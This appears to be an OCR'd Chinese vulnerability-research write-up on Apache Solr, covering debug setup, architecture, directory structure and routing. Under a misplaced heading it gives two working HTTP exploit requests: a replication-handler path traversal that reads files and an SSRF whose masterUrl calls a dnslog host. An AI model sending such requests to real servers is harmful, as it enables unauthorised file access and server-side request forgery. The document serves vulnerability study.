
PS: 这里注意一点，需要 jdk8 及以上 以及 solr.cmd –f –e dih 加载 example 然后 solr stop –p 8983 再启动，加上 –s "C:\Solr\solr–6.4.0\example\example–DIH\solr" 要不然漏洞复现不出来

```
<solr-home-directory>
   solr.xml
   core_name1/
      core.properties
      conf/
         solrconfig.xml
         managed-schema
      data/
   core_name2/
      core.properties
      conf/
         solrconfig.xml
         managed-schema
      data/
```



## 2.2 动态调试

下载源码，配置 Remote 即可




## 2.3 PS  Cloud 模式下的 debug

编译成功后将源代码导入 idea 当中，开启 solr 并设置 debug 模式

```
cd \solr\bin
solr.cmd start -e cloud
solr.cmd stop -all
solr.cmd -c -f -a "-Xdebug -
Xrunjdwp:transport=dt_socket,server=y,suspend=n,address=18522" -p 8983
```

漏洞的利用需要开启 solrcloud，前期想着通过一条命令开启 debug 模式的同时，也开启 solrcloud，但是经过不断的测试，发现是不能成功的，在师傅博客之上看见，通过创建两个文件夹去做这个事情，既搞不清楚原理，操作起来也非常麻烦。但是偶然之间，发现先开启 solrcolud 之后，配置文件也会因此而生成，停止所有的 slor 服务之后，再启动 debug 就可以成功了。

```
<solr-home-directory>/
   solr.xml
   core_name1/
      core.properties
```

```
    data/
  core_name2/
    core.properties
    data/
```


创建一个新的核心

```
C:\Solr\solr-6.4.0\bin>solr create -c test_solr

Copying configuration to new core instance directory:
C:\Solr\solr-6.4.0\server\solr\test_solr

Creating new core 'test_solr' using command:
http://localhost:8983/solr/admin/cores?action=CREATE&name=test_solr&instanceDir=
test_solr

{
  "responseHeader":{
    "status":0,
    "QTime":2917},
  "core":"test_solr"}
```

在此感谢 Whippet 师傅!

## 三、源码分析

### 1.Apache Solr 架构



### (1) Request Handler

Solr 用来处理 http 请求处理程序的模块，无论是 api 又或者是 web 前台的，这也是我们漏洞挖掘时需要主要关注的部分

### (2) Search Component

Solr 的搜索组件，提供搜索功能服务。

### (3) Query Parser

Solr 查询解析器解析我们传递给 Solr 的查询，并验证查询是否存在语法错误。解析查询后，它会将它们转换为 Lucene 理解的格式。

### (4) Response Writer

Solr 处理响应的功能模块，是为用户查询生成格式化输出的组件。Solr 支持 XML，JSON，CSV 等响应格式。对于每种类型的响应，都有不同的响应编写器。

### (5) Analyzer / tokenizer

Lucene 以令牌的形式识别数据。Apache Solr 分析内容，将其划分为令牌，并将这些令牌传递给 Lucene。Apache Solr 中的分析器检查字段文本并生成令牌流。标记生成器将分析器准备的标记流分解为标记。

### (6) Update Request Processor

每当我们向 Apache Solr 发送更新请求时，请求都通过一组插件（签名，日志记录，索引）运行，统称为 更新请求处理器 。此处理器负责修改，例如删除字段，添加字段等

## 2. 目录结构

---

### 1. 运行目录结构

```
├──bin      大量的 Solr 控制台管理工具存在该目录下
├──contrib   包含大量关于 Solr 的扩展
|   ├──analysis-extras  该目录下面包含一些相互依赖的文本分析组件
```

```
|   ├──clustering  该目录下有一个用于集群检索结果的引擎
|   ├──dataimporthandler  DIH 组件，该组件可以从数据库或者其他数据源导入数据到 Solr 中
|   ├──dataimporthandler-extras  包含了对 DIH 的扩展
|   ├──extraction  集成 Apache Tika，用于从普通格式文件中提取文本
|   ├──jaegertracer-configurator
|   ├──langid  该组件使得 Solr 拥有在建索引之前识别和检测文档语言的能力
|   ├──ltr
|   ├──prometheus-exporter
|   └──velocity  包含一个基于 Velocity 模板语言简单检索 UI 框架
├──dist  Solr 的核心 JAR 包和扩展 JAR 包。当我们试图把 Solr 嵌入到某个应用程序的时候会用到核心 JAR 包。
|   ├──solrj-lib  包含构建基于 Solr 的客户端时会用到的 JAR 包
|   └──test-framework  包含测试 Solr 时候会用到的 JAR 包
├──docs Solr 文档
├──example Solr 的简单示例
|   ├──cloud
|   ├──example-DIH
|   ├──exampledocs
|   ├──files
|   └──films
├──licenses 各种许可和协议
└──server 本地把 Solr 作为服务运行的必要文件都存放在这里
    ├──contexts 启动 Solr 的 Jetty 网页的上下文配置
```

├──contexts 启动 Solr 的 Jetty 相关的基本类配置

├──etc Jetty 服务器配置文件，在这里可以把默认的 8983 端口改成其他的

├──lib Jetty 服务器程序对应的可执行 JAR 包和响应的依赖包

│　└──ext

├──logs 日志将被输出到这个文件夹

├──modules http\https\server\ssl 等配置模块

├──resources 存放着 Log4j 的配置文件

├──scripts Solr 运行的必要脚本

│　└──cloud-scripts

├──solr 运行 Solr 的配置文件都保存在这里。solr.xml 文件，提供全方位的配置；zoo.cfg 文件，使用 SolrCloud 的时候有用。子文件夹 / configsets 存放着 Solr 的示例配置文件。各个生成的 core 也放在这里 以及 configsets 等

│　├──.system_shard1_replica_n1

│　├──aaa_shard1_replica_n1

│　├──configsets

│　│　├──sample_techproducts_configs

│　├──filestore

│　├──userfiles

│　└──zoo_data

│　　└──version-2

├──solr-webapp 管理界面的站点就存放在这里

│　└──webapp

│　　└──WEB-INF

└──tmp 存放临时文件

├──jetty-0_0_0_0-8983-webapp-_solr-any-7904109470622189110.dir

### 2.Solr Home 目录结构

单例模式下

```
GET /solr/db/replication?command=filecontent&file
=../../../../../../../../../../../../a.txt&wt=filestream&generation=1 HTTP/1.1
Host: 192.168.33.130:8983
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/8
2.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

colud 模式下

```
GET /solr/db/replication?command=fetchindex&masterUrl=http://d9rufs.dnslog.cn/xxxx&wt=js
on&httpBasicAuthUser=aaa&httpBasicAuthPassword=bbb HTTP/1.1
Host: 192.168.33.130:8983
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/8
2.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

### 3. 源码结构

---

├──bin  Solr 控制台管理工具存在该目录下

├──contrib 包含大量关于 Solr 的扩展 同安装目录中一样

├──core core 的核心

|  └──src

|  ├──java.org.apache.solr

|  |  ├──analysis 文本分析处理类，其中没有很多核心实现，主要调用了

lucene 重点的核心功能

|　　|　　├──api　Solr 对外提供给的 API(两个版本) 处理包

|　　|　　├──client.solrj.embedded Solr 中嵌入了 jetty，这里存在 Jetty 的配置类以及嵌入式启动类

|　　|　　├──cloud　Solr 在 cloud 模式下云的的相关处理包，包含 zk 相关的处理类

|　　|　　├──core　core 相关的处理包 solrcore solrinfo CoreDescriptor 等

|　　|　　├──filestore 文件处理包

|　　|　　├──handler 请求程序处理包

|　　|　　|　├──admin

|　　|　　|　├──component

|　　|　　|　├──export

|　　|　　|　├──loader

|　　|　　|　├──sql

|　　|　　|　└──tagger

|　　|　　├──highlight solr 高亮功能包

|　　|　　├──index

|　　|　　├──internal

|　　|　　├──legacy

|　　|　　├──logging　日志功能处理包

|　　|　　├──metrics

|　　|　　├──packagemanager

|　　|　　├──parser 解析器包

```
|   |   ├──pkg
|   |   ├──query 查询功能处理
|   |   ├──request 请求前置处理 SolrQueryRequestBase 在这里
|   |   ├──response 返回数据处理
|   |   ├──rest rest 功能，包含 restApi 处理逻辑
|   |   ├──schema 模式定义
|   |   ├──search search 功能程序处理包
|   |   |   ├──join
|   |   |   ├──mlt
|   |   |   ├──similarities
|   |   |   └──stats
|   |   ├──security 安全功能处理包
|   |   ├──servlet Servlet Filter Wrpper 拓展处理
|   |   ├──spelling
|   |   ├──store
|   |   ├──uninverting
|   |   ├──update 字段索引更新处理逻辑
|   |   └──util 一些工具类
|   ├──resources
|   ├──test
|   └──test-files
├──dev-docs
```

├──docs

├──example 示例文件

|　├──example-DIH

|　├──exampledocs

|　├──files

|　└──films

├──licenses 各种许可和协议

├──server 本地把 Solr 作为服务运行的必要文件都存放在这里

　├──contexts 启动 Solr 的 Jetty 网页的上下文配置

　├──etc Jetty 服务器配置文件，在这里可以把默认的 8983 端口改成其他的

　├──lib Jetty 服务器程序对应的可执行 JAR 包和响应的依赖包

　|　└──ext

　├──logs 日志将被输出到这个文件夹

　├──modules http\https\server\ssl 等配置模块

　├──resources 存放着 Log4j 的配置文件

　├──scripts Solr 运行的必要脚本

　|　└──cloud-scripts

　├──solr 运行 Solr 的配置文件都保存在这里。solr.xml 文件，提供全方位的配置；zoo.cfg 文件，使用 SolrCloud 的时候有用。子文件夹 / configsets 存放着 Solr 的示例配置文件。各个生成的 core 也放在这里 以及 configsets 等

├──site

├──solr-ref-guide

├──solrj solr 的客户端程序

└──webapp 管理界面的站点就存放在这里

### 4. 启动过程

---

避免文章太长，放到这里了 https://xz.aliyun.com/t/9247


### 5. 源码中核心类

避免文章太长，放到这里了 https://xz.aliyun.com/t/9248


### 6.Apache Solr 中的路由


---

路由就直接根据 "/" 或者 ":" 写死了的，没有一点兼容性，看路由无非是想看对应哪些可以访问的 handler，直接去 Plugins/Stats 里看就行，里面对应了每个 url 的处理类





调试过程中一些关键位置








这里的 58 是冒号：





反斜杠


下面是调试过程中的一些路由列表


Variables
